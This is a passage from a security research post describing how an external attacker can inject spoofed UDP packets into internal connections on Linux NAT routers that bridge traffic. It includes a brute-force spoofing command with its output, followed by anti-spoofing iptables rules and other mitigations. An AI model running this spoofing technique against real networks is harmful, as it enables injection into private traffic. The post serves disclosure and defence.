Since this is a NAT router with a bridge group, the `/proc/sys/net/bridge/bridge-nf-call-iptables` variable must be set. Setting this will pass bridged IPv4 traffic to `iptables` as is required to provide NAT functionality to ethernet bridges. Without setting this value bridged ethernet traffic is forwarded at a lower level and not exposed to `iptables`.

With the NAT router configured to provide NAT networking to the internal bridge group, we can create a connection from two internal hosts and see the internal connection in the `conntrack` table on the NAT router:

```
router -> conntrack -L | grep 1234
udp      17 2 src=192.168.0.9 dst=192.168.0.8 sport=40444 dport=1234 src=192.168.0.8
 ↪  dst=192.168.0.9 sport=1234 dport=40444 mark=0 use=1
```

Even though this connection did not involve the NAT routing, nor the router itself, and was only between two internal hosts, the packets traversing the bridge was enough to be exposed to `iptables` and create a traffic flow in `conntrack`!

If we can guess the IP address of two hosts and brute force the source port with the linux ephemeral port range we can inject a UDP packet into the stream:

```
attacker -> > ./spoof_udp.py --iface wan0 --target 200.200.200.125 --internal-dst 192.168.0.8
 ↪  --internal-src 192.168.0.9 --dst-port 1234 --src-port 32768-60999 --data "External spoof!"
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
  00:0c:29:79:4f:fb unknown 200.200.200.125
Send 28232 packets in 5 seconds
```

Our internal host victim will receive the spoofed packet:

```
internal ~> nc -vnnn -u -l -p 1234
Bound on 0.0.0.0 1234
Connection received on 192.168.0.9 40444
XXXXXHello from inside!
External spoof!
```

If we didn't know the internal IP addresses, we would have to spend more time brute-forcing unknowns, which will likely impact the chance of success. Depending on the NAT router an attacker maybe able to make more educated guesses, such as if the DHCP pool on the NAT router is small, or if it sequentially allocates addresses.

Mitigations

Anti-Spoofing Firewall Rules

The easiest way to mitigate against these spoofing attacks is to update the firewall rule set to include anti-spoofing rules. For example, if the device has an internal IP range of `192.168.0.0/24` on interface `lan0`, we can add firewall rules to drop any packet that has an IP address on the internal network for a non-internal interface:

```
target ~> sudo iptables -I INPUT 1 -s 192.168.0.0/24 -i ! lan0 -j DROP
target ~> sudo iptables -I INPUT 1 -d 192.168.0.0/24 -i ! lan0 -j DROP
```

The `!` before the `-i lan0` parameter is a NOT operator and so will match any interface that is NOT named `lan0`. These rules will drop any packet that has an internal source or destination IP address for an interface on which the address should not appear. We used the `-I` option rather than −A to ensure these rules come before the rule that allows the RELATED,ESTABLISHED connections.

While the following does not aid in preventing this attack, it is good firewall hygiene to mirror these rules on the output chain in case the device starts routing internal packets through the external interface (which can happen with malicious DHCP servers which we covered in another blog post):

```
target ~> sudo iptables -I OUTPUT 1 -s 192.168.1.0/24 -i ! lan0 -j DROP
target ~> sudo iptables -I OUTPUT 1 -d 192.168.1.0/24 -i ! lan0 -j DROP
```

The forward chain may require a similar set of rules, dependending on how NAT routing is set up on the multihomed device.

SO_BINDTODEVICE Socket Option

Sockets created to communicate on the internal interface can use the `SO_BINDTODEVICE` socket option to restrict receiving packets to a specified interface. This can be implemented in addition to those firewall rules (which is our recommendation).

There is a common misconception that a client on an external interface can be prevented from connecting if a listening socket is bound to an internal address (such as the internal interface's address). This is not true! The socket will still accept an IP packets from an external interface as long as the destination is the internal address.

To limit the service to only hosts on the internal interface, a user must also set the `SO_BINDTODEVICE` socket option to the internal interface. When a socket is bound to a specific interface, the socket processes only packets received from that interface.

Encryption

Another layer of protection, is to use protocols with encryption or integrity protections. Even though these are internal communications, the use of cryptography to authenticate the network packets provides another layer of protections that can be used to reject the spoofed packets. This of course does not prevent receiving the spoofed packets so even though they are dropped there could still be denial-of-service impacts.

Conclusion

In this paper, we have demonstrated how Linux multihomed devices with a common Linux's firewall configuration may be vulnerable to an attack over the external/public interface. The attacker injects network packets into established connections on internal interfaces. These attacks can be avoided by implementing anti-spoofing firewall rules and using the `SO_BINDTODEVICE` socket option to block packets from external interfaces, even if the packet references an internal IP address.

About the Author

Michael Milvich is a Fellow at Anvil Secure. Prior to joining Anvil, Michael worked as a Senior Principal Consultant IOActive, and as a Cyber Security Researcher at Idaho National Laboratory (INL). Michael got his start in embedded security hacking SCADA and ICS systems and later broadened to encompass a wide variety of embedded systems across many industries. Michael's strong technical background combined with his years of general consulting have been utilized to assist some of the leading technologies and most advanced security groups in improving their security posture.